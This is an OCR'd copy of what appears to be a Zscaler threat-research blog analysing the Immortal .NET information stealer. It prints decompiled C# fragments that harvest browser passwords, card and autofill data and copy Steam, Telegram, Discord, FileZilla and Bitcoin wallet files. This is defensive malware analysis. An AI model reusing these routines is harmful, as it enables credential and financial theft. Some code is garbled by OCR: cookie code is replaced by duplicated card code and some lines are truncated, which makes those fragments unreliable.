
Immortal information stealer

zscaler.com/blogs/research/immortal-information-stealer

Recently, the Zscaler ThreatLabZ team came across new information-stealer malware called Immortal, which is written in .NET and designed to steal sensitive information from an infected machine. The Immortal stealer is sold on the dark web with different build-based subscriptions. This blog provides an analysis of the data Immortal steals from browsers, the files it steals (and the applications it steals from), and what it does with the stolen data.

Immortal starts its infection by creating a directory with a random name in a temp folder. Next, it creates a *password.log* file in "\%Temp%\{Random_DirName}\password.log".



```
using (StreamWriter streamWriter = new StreamWriter(text2 + "\
  \passwords.log"))
{
    streamWriter.WriteLine(string.Concat(new string[]
    {
        "[==================== Immortal Stealer ====================]\r\n
          [=================== Create By [redacted] ===================]\r\n
          [=================== Telegram: [redacted] ====================]\r\n",
        string.Format("Date: {0}\r\n", DateTime.Now),
        string.Format("Windows Username: {0}\r\n", Environment.UserName),
        string.Format("HWID: {0}\r\n", Class2.string_3),
        string.Format("System: {0}\r\n", Class9.smethod_2())
```

Immortal writes the malware name, author’s name, and telegram address of the author in a *password.log* file.

- Date: Current date and time “MM/dd/yyyy HH:mm:ss”
- Windows Username: Username
- HWID: MachineGuid
- System: Operating system name

Browser info stealing

Immortal steals data from 24 browsers. It steals stored credentials, cookies, credit card data, and autofill data from the targeted browsers.

When the user saves a username and password in the targeted browser, it stores the data in a “Login Data” file in an SQLite database format, and the browser-stored cookie information in the “Cookies” file. It also stores autofill data, credit card data, and other web information in the “Web Data” file. Below are the file paths for those files:


- “\%AppData%\Local\{Browser}\User Data\Default\Login Data”
- “\%AppData%\Local\{Browser}\User Data\Default\Web Data”
- “\%AppData%\Local\{Browser}\User Data\Default\Cookies”

List of targeted browsers:

- Chrome
- Yandex
- Orbitum
- Opera
- Amigo
- CentBrowser
- Torch
- Comodo
- Go!
- ChromePlus
- Uran
- BlackHawk
- CoolNovo
- AcWebBrowser
- Epic Browser
- Baidu Spark
- Rockmelt
- Sleipnir
- SRWare Iron
- Titan Browser
- Flock
- Vivaldi
- Sputnik
- Maxthon

Credential stealing

The malware fetches credentials from the “Login Data” file and stores them in the *password.log* file as per the format below: Path: ” \%Temp%\{Random_DirName}\password.log”.




```
return string.Format("SiteUrl : {0}\r\nLogin : {1}\r\nPassword : {2}
  \r\nProgram : {3}\r\n——————————————————————————————", new
  object[]
{
    this.Url,
    this.Login,
    this.Password,
    this.Program
```

- SiteUrl: Website URL
- Login: Username
- Password: Password
- Program: Targeted browser

Cookie stealing

Immortal fetches cookie data from the cookies file and stores it in *{Browsername}_cookies.txt file*.

Path: “\%Temp%\{Random_DirName}\Cookies\{Browsername_cookies.txt}". The format is shown below.




```
List<CardData> list = Class14.smethod_1(text);
if (list != null)
{
    Directory.CreateDirectory(string_0 + "\\CC\\");
    using (StreamWriter streamWriter = new StreamWriter
  (string_0 + "\\CC\\" + str + "_CC.txt"))
    {
        streamWriter.WriteLine("# Stealed CC by Immortal
 Stealer ");
        streamWriter.WriteLine("# Create By [redacted];
        streamWriter.WriteLine("# Telegram: [redacted];
        foreach (CardData current in list)
        {
            streamWriter.Write(string.Concat(new string[]
            {
                current.Name,
                "\t",
                current.Exp_m,
                "\t",
                current.Exp_y,
                "\t",
                current.Number,
                "\t",
                current.Billing,
                "\r\n"
            }));
```

Credit card data

Immortal fetches credit card data from the “Web Data” file and stores it in the *{Browsername}_CC.txt* file.

Path: “\%AppData%\{Random_DirName}\CC\{Browsername_CC.txt}”. The format is shown below.




```
List<CardData> list = Class14.smethod_1(text);
if (list != null)
{
    Directory.CreateDirectory(string_0 + "\\CC\\");
    using (StreamWriter streamWriter = new StreamWriter
 (string_0 + "\\CC\\" + str + "_CC.txt"))
    {
        streamWriter.WriteLine("# Stealed CC by Immortal
 Stealer ");
        streamWriter.WriteLine("# Create By [redacted];
        streamWriter.WriteLine("# Telegram: [redacted];
        foreach (CardData current in list)
        {
            streamWriter.Write(string.Concat(new string[]
            {
                current.Name,
                "\t",
                current.Exp_m,
                "\t",
                current.Exp_y,
                "\t",
                current.Number,
                "\t",
                current.Billing,
                "\r\n"
            }));
```

Autofill data

The autofill feature of a browser allows the user to store commonly entered information in web forms. This information might include username, email, password, address, and credit card information. So, when the user opens a web page, it will automatically fill in the information already saved by the browser. The autofill information is stored in the “Web Data” file.

Immortal fetches autofill data from the “Web Data” file and stores it in the *{Autofill}_CC.txt* file.

Path: “\%AppData%\{Random_DirName}\Autofill\{Browsername_Autofill.txt}”. The format is shown below.



```
List<FormData> list = Class13.smethod_1(text);
if (list != null)
{
    Directory.CreateDirectory(string_0 + "\\Autofill\\");
    using (StreamWriter streamWriter = new StreamWriter
 (string_0 + "\\Autofill\\" + str + "_Autofill.txt"))
    {
        streamWriter.WriteLine("# Stealed Autofill by
 Immortal Stealer ");
        streamWriter.WriteLine("# Create By [redacted]);
        streamWriter.WriteLine("# Telegram: );
        foreach (FormData current in list)
        {
            streamWriter.Write(current.Name + "\t" +
 current.Value + "\r\n");
        }
```


File stealing

Immortal steals files from many different applications. The details are below.

Minecraft launchers

The malware steals user data files and sessions from Minecraft launcher applications. The malware copies those applications' files into “%Temp%\{Random_DirName}\Applications\{AppName}\”. The following is a list of the applications:

- MinecraftOnly
- McSkill
- LavaCraft
- MinecraftLauncher
- VimeWorld
- RedServer




```
if (File.Exists(environmentVariable + "\\.minecraftonly\\userdata"))
{
    Directory.CreateDirectory(string_0 + "\\Applications\\MinecraftOnly\\");
    File.Copy(environmentVariable + "\\.minecraftonly\\userdata", string_0 + "\
      \Applications\\MinecraftOnly\\userdata", true);
}

h (Exception)



if (File.Exists(environmentVariable + "\\.vimeworld\\config"))
{
    Directory.CreateDirectory(string_0 + "\\Applications\\VimeWorld\\");
    File.Copy(environmentVariable + "\\.vimeworld\\config", string_0 + "\
      \Applications\\VimeWorld\\config", true);
}

h (Exception)



if (File.Exists(environmentVariable2 + "\\McSkill\\settings.bin"))
{
    Directory.CreateDirectory(string_0 + "\\Applications\\McSkill\\");
    File.Copy(environmentVariable2 + "\\McSkill\\settings.bin", string_0 + "\
      \Applications\\McSkill\\settings.bin", true);
}
```

Steam

The malware steals files for the Steam application. Steam is an application for playing, discussing, and creating games. The files stolen by Immortal are as follows:

- SSFN (2 files)
- VDF files from the config folder
    - Config.vdf
    - loginusers.vdf



```
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software").OpenSubKey
  ("Valve").OpenSubKey("Steam");
string text = (string)registryKey.GetValue("SteamPath");
if (File.Exists(text + "\\Steam.exe"))
{
    Directory.CreateDirectory(string_0 + "\\Applications\\Steam\\");
    FileInfo[] files = new DirectoryInfo(text).GetFiles();
    for (int i = 0; i < files.Length; i++)
    {
        Directory.CreateDirectory(string_0 + "\\Applications\\Steam\\config");
    }
    FileInfo[] files2 = new DirectoryInfo(text).GetFiles();
    for (int j = 0; j < files2.Length; j++)
    {
        FileInfo fileInfo = files2[j];
        if (fileInfo.Name.Contains("ssfn"))
        {
            fileInfo.CopyTo(string_0 + "\\Applications\\Steam\\" + fileInfo.Name);
        }
    }
    File.Copy(text + "\\config\\config.vdf", string_0 + "\\Applications\\Steam\
      \config\\config.vdf", true);
    File.Copy(text + "\\config\\loginusers.vdf", string_0 + "\\Applications\\Steam\
      \config\\loginusers.vdf", true);
```

Telegram and Discord

Immortal also steals session-related files from Telegram and Discord. Telegram is a cloud-based instant messaging and voice over IP service. Discord is the cross-platform voice and text chat application designed to help gamers talk to each other in real time. Immortal copies those files into “%Temp%\{Random_Name}\Applications\{AppName}\”.

File Path:

- %AppData%\Telegram Desktop\tdata\D877F783D5D3EF8C1\
- %AppData%\Telegram Desktop\tdata\D877F783D5D3EF8C1\map0
- %AppData%\Telegram Desktop\tdata\D877F783D5D3EF8C1\map1
- %AppData%\discord\\Local Storage\\https_discordapp.com_0.localstorage


FileZilla

Immortal steals files that contain FileZilla credentials. FileZilla is a known FTP tool used for file transfer. The malware copies the below files into “\%Temp%\{Random_DirName}\FileZilla\”.

- \%AppData%\Filezilla\recentservers.xml
- \%AppData%\Filezilla\sitemanager.xml

Bitcoin-Qt wallet

Immortal steals *wallet.dat* files from Bitcoin-Qt, a free and open-source Bitcoin wallet software. Below is a screenshot of the code for fetching the wallet path from the registry. The malware copies the *wallet.dat* file in “%Temp%\{Random_DirName}\”.



```
public static string smethod_0()
{
    string result;
    try
    {
        using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software").OpenSubKey("Bitcoin").OpenSubKey("Bitcoin-Qt"))
        {
            result = registryKey.GetValue("strDataDir").ToString() + "wallet.dat";
        }
    }
```

Desktop files

Immortal also goes through every file in the desktop folder on the victim’s system. It steals extension files (listed below) and copies them into “%Temp%\{Random_DirName}\Files\”.


- Txt
- Log
- Doc
- Docx
- sql

Screenshot & Webcam

Immortal takes a screenshot of the desktop of the infected system and saves it in “\%AppData%\{Random_DirName}\desktop.jpg”. It also captures a webcam snapshot and saves in it “\%AppData%\{Random_DirName}\CamPicture.jpg”.

Network communication


The malware stores all the stolen data in the directory “\%Temp%\{Random_DirName}\”. After that, it compresses all the files in a ZIP archive and saves the compressed file in *\%Temp%\{Random_filename}.zip*. Further, it sends *{Random_filename}.zip* to its command-and-control server as shown below. It also deletes the “\%Temp%\{Random_DirName}\” before sending the ZIP file.



